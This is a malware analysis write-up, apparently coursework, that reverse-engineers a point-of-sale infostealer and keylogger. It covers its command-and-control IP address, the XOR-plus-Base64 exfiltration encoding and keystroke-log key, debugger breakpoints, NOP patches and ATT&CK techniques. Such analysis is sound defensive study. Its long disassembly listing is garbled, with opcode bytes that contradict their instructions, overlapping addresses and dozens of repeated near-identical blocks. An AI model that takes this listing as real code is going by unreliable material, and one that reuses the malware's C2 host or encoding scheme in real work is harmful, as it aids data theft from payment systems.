ESI	00403AF0 win32.<ModuleEntryPoint>
EDI	00403AF0 win32.<ModuleEntryPoint>
EIP	00402B90 win32.00402B90
EFLAGS	0 (FFFFFFFF)
CS	0 (FFFFFFFF)
SS	0 (FFFFFFFF)
DS	0 (FFFFFFFF)
FS	0 (FFFFFFFF)
GS	0 (FFFFFFFF)
IOPL	0
LastErr	ERROR_SUCCESS (00000000)
EFL	00000206 (NO,NB,NE,A,NS,PE,GE,G)
MM0	0000 0000 0000 0000
MM1	0000 0000 0000 0000
MM2	0000 0000 0000 0000
MM3	0000 0000 0000 0000
MM4	0000 0000 0000 0000
MM5	0000 0000 0000 0000
MM6	0000 0000 0000 0000
MM7	80B7 0C97 5DF2 2363

Address Hex dump ASCII

00407AA0 00 00 00 00 00 00 00 00 0019FC00 00C00004 ASCII "151.248.115.107"


Figure 31: Once the malware enters the network loop, it calls the InternetConnectA function with the IP address discovered during basic static analysis, confirming the previous hypothesis. It is seen using the user agent string which was also found during basic static analysis.

```

00402851 8055 20FFFFFF LEA EAX,DWORD PTR SS:[EBP-E0]
00402853 50          PUSH EAX
00402855 68 D8774000 PUSH win32.004077D0
0040285D 8B 00000000 CALL win32.00402920
00402862 83C4 0C      ADD ESP,0C
00402865 8055 8C3F4000 MOV ECX,DWORD PTR DS:[403F40]
00402868 51          PUSH ECX
0040286A 8055 D8FEFFFF LEA EDI,DWORD PTR SS:[EBP-128]
0040286C 52          PUSH EDI
0040286E 68 E0774000 PUSH win32.004077E0
00402870 8B A0000000 CALL win32.00402920
0040287D 83C4 0C      ADD ESP,0C
00402880 A1 8C3F4000 MOV EAX,DWORD PTR DS:[403F40]
00402885 50          PUSH EAX
00402887 8055 70FEFFFF LEA EDI,DWORD PTR SS:[EBP-90]
00402889 52          PUSH EDI
0040288B 68 F0774000 PUSH win32.004077F0
0040288D 8B 80000000 CALL win32.00402920
00402892 83C4 0C      ADD ESP,0C
00402895 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402897 52          PUSH EDI
00402899 8045 DC      LEA EAX,DWORD PTR SS:[EBP-24]
0040289B 50          PUSH EAX
0040289D 68 E0774000 PUSH win32.004077F0
004028A0 8B 71000000 CALL win32.00402920
004028A5 83C4 0C      ADD ESP,0C
004028B2 8055 8C3F4000 MOV ECX,DWORD PTR DS:[403F40]
004028B5 51          PUSH ECX
004028B7 8055 64FFFFFF LEA EDI,DWORD PTR SS:[EBP-9C]
004028B9 52          PUSH EDI
004028BB 68 D8774000 PUSH win32.004077D0
004028BD 8B 50000000 CALL win32.00402920
004028C2 83C4 0C      ADD ESP,0C
004028C5 68 F0774000 PUSH win32.004077F0
004028C8 8B 00000000 CALL win32.00402920
004028D7 FF15 58114000 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
004028D9 MOV EAX,DWORD PTR DS:[403F40]
004028DB 50          PUSH EAX
004028DD 68 603F4000 PUSH win32.00403F60
004028DE 8B 00780000 PUSH win32.00407800
004028E0 8B 20000000 CALL win32.00402920
004028E7 83C4 0C      ADD ESP,0C
004028F2 68 00784000 PUSH win32.00407800
004028F5 8055 8C3F4000 MOV ECX,DWORD PTR DS:[403F40]
004028F8 51          PUSH ECX
004028FA CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
004028FC 8B15 60104000 PUSH win32.00409F60
004028FE 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402901 50          PUSH EDI
00402903 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402905 8B15 60104000 PUSH win32.00409F60
00402908 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402913 50          PUSH EDI
00402915 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402918 8B15 60104000 PUSH win32.00409F60
0040291B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402921 50          PUSH EDI
00402923 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402926 8B15 60104000 PUSH win32.00409F60
00402929 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402933 50          PUSH EDI
00402935 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402938 8B15 60104000 PUSH win32.00409F60
0040293B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402941 50          PUSH EDI
00402943 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402946 8B15 60104000 PUSH win32.00409F60
00402949 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402953 50          PUSH EDI
00402955 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402958 8B15 60104000 PUSH win32.00409F60
0040295B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402961 50          PUSH EDI
00402963 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402966 8B15 60104000 PUSH win32.00409F60
00402969 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402973 50          PUSH EDI
00402975 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402978 8B15 60104000 PUSH win32.00409F60
0040297B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402981 50          PUSH EDI
00402983 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402986 8B15 60104000 PUSH win32.00409F60
00402989 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402993 50          PUSH EDI
00402995 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402998 8B15 60104000 PUSH win32.00409F60
0040299B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
004029A1 50          PUSH EDI
004029A3 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
004029A6 8B15 60104000 PUSH win32.00409F60
004029A9 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
004029B3 50          PUSH EDI
004029B5 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
004029B8 8B15 60104000 PUSH win32.00409F60
004029BB 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
004029C1 50          PUSH EDI
004029C3 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
004029C6 8B15 60104000 PUSH win32.00409F60
004029C9 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
004029D3 50          PUSH EDI
004029D5 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
004029D8 8B15 60104000 PUSH win32.00409F60
004029DB 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
004029E1 50          PUSH EDI
004029E3 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
004029E6 8B15 60104000 PUSH win32.00409F60
004029E9 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
004029F3 50          PUSH EDI
004029F5 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
004029F8 8B15 60104000 PUSH win32.00409F60
004029FB 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402A01 50          PUSH EDI
00402A03 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402A06 8B15 60104000 PUSH win32.00409F60
00402A09 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402A13 50          PUSH EDI
00402A15 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402A18 8B15 60104000 PUSH win32.00409F60
00402A1B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402A21 50          PUSH EDI
00402A23 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402A26 8B15 60104000 PUSH win32.00409F60
00402A29 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402A33 50          PUSH EDI
00402A35 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402A38 8B15 60104000 PUSH win32.00409F60
00402A3B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402A41 50          PUSH EDI
00402A43 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402A46 8B15 60104000 PUSH win32.00409F60
00402A49 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402A53 50          PUSH EDI
00402A55 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402A58 8B15 60104000 PUSH win32.00409F60
00402A5B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402A61 50          PUSH EDI
00402A63 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402A66 8B15 60104000 PUSH win32.00409F60
00402A69 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402A73 50          PUSH EDI
00402A75 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402A78 8B15 60104000 PUSH win32.00409F60
00402A7B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402A81 50          PUSH EDI
00402A83 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402A86 8B15 60104000 PUSH win32.00409F60
00402A89 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402A93 50          PUSH EDI
00402A95 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402A98 8B15 60104000 PUSH win32.00409F60
00402A9B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402AA1 50          PUSH EDI
00402AA3 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402AA6 8B15 60104000 PUSH win32.00409F60
00402AA9 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402AB3 50          PUSH EDI
00402AB5 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402AB8 8B15 60104000 PUSH win32.00409F60
00402ABB 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402AC1 50          PUSH EDI
00402AC3 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402AC6 8B15 60104000 PUSH win32.00409F60
00402AC9 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402AD3 50          PUSH EDI
00402AD5 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402AD8 8B15 60104000 PUSH win32.00409F60
00402ADB 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402AE1 50          PUSH EDI
00402AE3 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402AE6 8B15 60104000 PUSH win32.00409F60
00402AE9 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402AF3 50          PUSH EDI
00402AF5 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402AF8 8B15 60104000 PUSH win32.00409F60
00402AFB 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402B01 50          PUSH EDI
00402B03 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402B06 8B15 60104000 PUSH win32.00409F60
00402B09 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402B13 50          PUSH EDI
00402B15 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402B18 8B15 60104000 PUSH win32.00409F60
00402B1B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402B21 50          PUSH EDI
00402B23 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402B26 8B15 60104000 PUSH win32.00409F60
00402B29 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402B33 50          PUSH EDI
00402B35 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402B38 8B15 60104000 PUSH win32.00409F60
00402B3B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402B41 50          PUSH EDI
00402B43 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402B46 8B15 60104000 PUSH win32.00409F60
00402B49 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402B53 50          PUSH EDI
00402B55 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402B58 8B15 60104000 PUSH win32.00409F60
00402B5B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402B61 50          PUSH EDI
00402B63 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402B66 8B15 60104000 PUSH win32.00409F60
00402B69 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402B73 50          PUSH EDI
00402B75 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402B78 8B15 60104000 PUSH win32.00409F60
00402B7B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402B81 50          PUSH EDI
00402B83 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402B86 8B15 60104000 PUSH win32.00409F60
00402B89 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402B93 50          PUSH EDI
00402B95 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402B98 8B15 60104000 PUSH win32.00409F60
00402B9B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402BA1 50          PUSH EDI
00402BA3 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402BA6 8B15 60104000 PUSH win32.00409F60
00402BA9 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402BB3 50          PUSH EDI
00402BB5 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402BB8 8B15 60104000 PUSH win32.00409F60
00402BBB 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402BC1 50          PUSH EDI
00402BC3 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402BC6 8B15 60104000 PUSH win32.00409F60
00402BC9 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402BD3 50          PUSH EDI
00402BD5 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402BD8 8B15 60104000 PUSH win32.00409F60
00402BDB 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402BE1 50          PUSH EDI
00402BE3 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402BE6 8B15 60104000 PUSH win32.00409F60
00402BE9 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402BF3 50          PUSH EDI
00402BF5 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402BF8 8B15 60104000 PUSH win32.00409F60
00402BFB 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402C01 50          PUSH EDI
00402C03 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402C06 8B15 60104000 PUSH win32.00409F60
00402C09 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402C13 50          PUSH EDI
00402C15 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402C18 8B15 60104000 PUSH win32.00409F60
00402C1B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402C21 50          PUSH EDI
00402C23 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402C26 8B15 60104000 PUSH win32.00409F60
00402C29 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402C33 50          PUSH EDI
00402C35 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402C38 8B15 60104000 PUSH win32.00409F60
00402C3B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402C41 50          PUSH EDI
00402C43 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402C46 8B15 60104000 PUSH win32.00409F60
00402C49 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402C53 50          PUSH EDI
00402C55 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402C58 8B15 60104000 PUSH win32.00409F60
00402C5B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402C61 50          PUSH EDI
00402C63 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402C66 8B15 60104000 PUSH win32.00409F60
00402C69 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402C73 50          PUSH EDI
00402C75 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402C78 8B15 60104000 PUSH win32.00409F60
00402C7B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402C81 50          PUSH EDI
00402C83 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402C86 8B15 60104000 PUSH win32.00409F60
00402C89 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402C93 50          PUSH EDI
00402C95 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402C98 8B15 60104000 PUSH win32.00409F60
00402C9B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402CA1 50          PUSH EDI
00402CA3 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402CA6 8B15 60104000 PUSH win32.00409F60
00402CA9 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402CB3 50          PUSH EDI
00402CB5 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402CB8 8B15 60104000 PUSH win32.00409F60
00402CBB 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402CC1 50          PUSH EDI
00402CC3 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402CC6 8B15 60104000 PUSH win32.00409F60
00402CC9 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402CD3 50          PUSH EDI
00402CD5 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402CD8 8B15 60104000 PUSH win32.00409F60
00402CDB 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402CE1 50          PUSH EDI
00402CE3 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402CE6 8B15 60104000 PUSH win32.00409F60
00402CE9 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402CF3 50          PUSH EDI
00402CF5 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402CF8 8B15 60104000 PUSH win32.00409F60
00402CFB 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402D01 50          PUSH EDI
00402D03 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402D06 8B15 60104000 PUSH win32.00409F60
00402D09 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402D13 50          PUSH EDI
00402D15 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402D18 8B15 60104000 PUSH win32.00409F60
00402D1B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402D21 50          PUSH EDI
00402D23 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402D26 8B15 60104000 PUSH win32.00409F60
00402D29 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402D33 50          PUSH EDI
00402D35 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402D38 8B15 60104000 PUSH win32.00409F60
00402D3B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402D41 50          PUSH EDI
00402D43 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402D46 8B15 60104000 PUSH win32.00409F60
00402D49 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402D53 50          PUSH EDI
00402D55 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402D58 8B15 60104000 PUSH win32.00409F60
00402D5B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402D61 50          PUSH EDI
00402D63 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402D66 8B15 60104000 PUSH win32.00409F60
00402D69 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402D73 50          PUSH EDI
00402D75 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402D78 8B15 60104000 PUSH win32.00409F60
00402D7B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402D81 50          PUSH EDI
00402D83 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402D86 8B15 60104000 PUSH win32.00409F60
00402D89 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402D93 50          PUSH EDI
00402D95 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402D98 8B15 60104000 PUSH win32.00409F60
00402D9B 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402DA1 50          PUSH EDI
00402DA3 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402DA6 8B15 60104000 PUSH win32.00409F60
00402DA9 8B15 8C3F4000 MOV EDI,DWORD PTR DS:[403F40]
00402DB3 50          PUSH EDI
00402DB5 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
0
```

While using a debugger, it is important to refer back to the disassembly in IDA to confirm prior assumptions and update the IDA project accordingly. This allowed me to further investigate the data being exfiltrated over HTTP. Before the request is made, the payload is XOR'd with a random key and then Base64 encoded. For example, breaking down the exfiltrated data shows strings like "un=Ex4d", "spec=SUtfPRYL", "var=LAsEDTsKDAs" which look like random web noise. Upon closer inspection, this is the malware's way of exfiltrating the username of the machine (Ex4d = lab) the operating system specifications (SUtfPRYL = 64 bit), and a variable that is likely used on the server side for version verification (LAsEDTsKDAs = StarDust).

This isn't the only thing that is XOR'd, though. The "strokes.log" file where keystrokes are recorded to is also obfuscated from plain sight. The keystrokes were also XOR'd with the key 0x19. Turning it into plaintext reveals that window name of the text box being typed into. The output below shows that it recorded my attempts to run this program in OllyDbg.



The image shows two windows. The top window is a Notepad application titled 'strokes.log - Notepad'. It contains several lines of Base64-encoded text, which is the encrypted data from the strokes.log file. The bottom window is a debugger output window titled 'Output'. It shows the decrypted data, which includes the window name 'OllyDbg' and the text 'WOAHHHHHH[s][s][s][s]HI PROFESSOR[s]'.

```

strokes.log - Notepad
File Edit Format View Help
pqltXjj|t{u|9xm9))-)*_!WVIBjDXXjj|t{u|
9xm9))-)*_B|DVuu`]{~949npw**7|a|
949BZIL949txpw9mqk|x}59tv}lu|9npw**DWBwDXXjj|
t{u|9xm9))-)*_!WVIBjDXXjj|t{u|9xm9))-)*_
B|DVuu`]{~949npw**7|a|949BZIL949txpw9mqk|x}
59tv}lu|9npw**DWBwD

Output
time: 0ms
length: 300
lines: 14
ihumAssemble at 00403FF3
NOP[s]
Assemble at 00403FF4
[e]
OllyDbg - win33.exe - [CPU - main thread, module win33]
[n]
Assemble at 00403FF8
NOP[s]
Assemble at 00403FF9
[e]
OllyDbg - win33.exe - [CPU - main thread, module win33]
[n]
Assemble at 00403FFC
WOAHHHHHH[s][s][s][s]HI PROFESSOR[s]

```


Figures 33 and 34: Encrypted data in the strokes file followed by the decrypted data

Challenges

There are some challenges that come with reverse engineering and analyzing real malware samples. This particular sample, being seven years old, provided some obstacles to overcome.

Basic Dynamic Issue

As mentioned during basic dynamic analysis, the malware has no functionality when running the executable other than starting Internet Explorer and crashing. Even running with elevated privileges as Administrator did not stop it from erroring. The best solution I found was use ProcessExplorer to resume the suspended Internet Explorer process BEFORE the remote thread is created. This can be accomplished by setting a breakpoint at 0x403A90 and resuming the process before executing the next instruction. This issue is likely a result of the age of the malware. This malware was not designed for today's Windows. Internet Explorer was still Microsoft's default browser at the time. I am curious to see if this would work in an XP or even Windows 7 environment.



Figures 35 and 36: the suspended Internet Explorer process and the break point needed to continue without crashing.

Performance Implications

It was not uncommon to see this malware using 50-75% of the virtual machine's CPU resources when running. Scraping the memory of the entire system is an extremely resource-intensive process. This caused the system to come to a standstill. The easiest way to bypass this was to NOP out the preliminary calls and instead have the program call the function from a thread that wasn't the main thread.

00403FF3	90	NOP
00403FF4	90	NOP
00403FF5	90	NOP
00403FF6	90	NOP
00403FF7	90	NOP
00403FF8	90	NOP
00403FF9	90	NOP
00403FFA	90	NOP
00403FFB	90	NOP
00403FFC	90	NOP

Figure 37: Replacing the function call and surrounding area with NOPs stops this issue

Multithreaded Program

One challenge brought by this malware is the idea of reverse engineering/analyzing a multithreaded program. Before this, we had pretty much exclusively covered single-threaded programs as they are much easier to understand. This did not cause much difficulty, but it was something unfamiliar that I thought would be worth mentioning.

One issue I faced was both an issue with multithreading and a performance implication. The keylogging functionality only worked well in the OllyDbg window. If I tried to type anywhere else on the computer, the program would crash. I believe this was due to one of two issues. It may have been caused by the fact that the debugger runs the application as if it is single threaded. It also may have been caused by OllyDbg having debug privileges on the machine. Regardless, the simple fixes here were either:

1. NOP out the startKeylogger function call (0x4058C0)
2. Run the program as normal, but DO NOT type in any windows outside of OllyDbg. Doing so will cause the program that owns the window to crash.

Summary

Potential Danger

In short, this malware can really be devastating to a system. POS-targeting infostealers like this have caused headaches to numerous companies in the past including Target in 2013 and Wawa in 2019. This is an especially large threat because many companies still run their POS terminals on older operating systems. These systems lack the proper security patches that keep today's machines from being susceptible to this malware in the first place.

Technique Type	Technique Used	Location
Defensive Evasion	Process Injection	0x403990
Persistence	Registry Keys	0x403250
Information Collection	Data from Local System (Memory scraping)	0x404130
Information Collection	Input Capture (Keylogging)	0x4059FB
Data Exfiltration	Exfiltration Over Command and Control Channel (HTTP)	0x402C6B
Privilege Escalation	Access Token Manipulation	0x401A64

Table 2: [ATT&CK Matrix](#) techniques used by this malware

Detections, Mitigations, and Removal

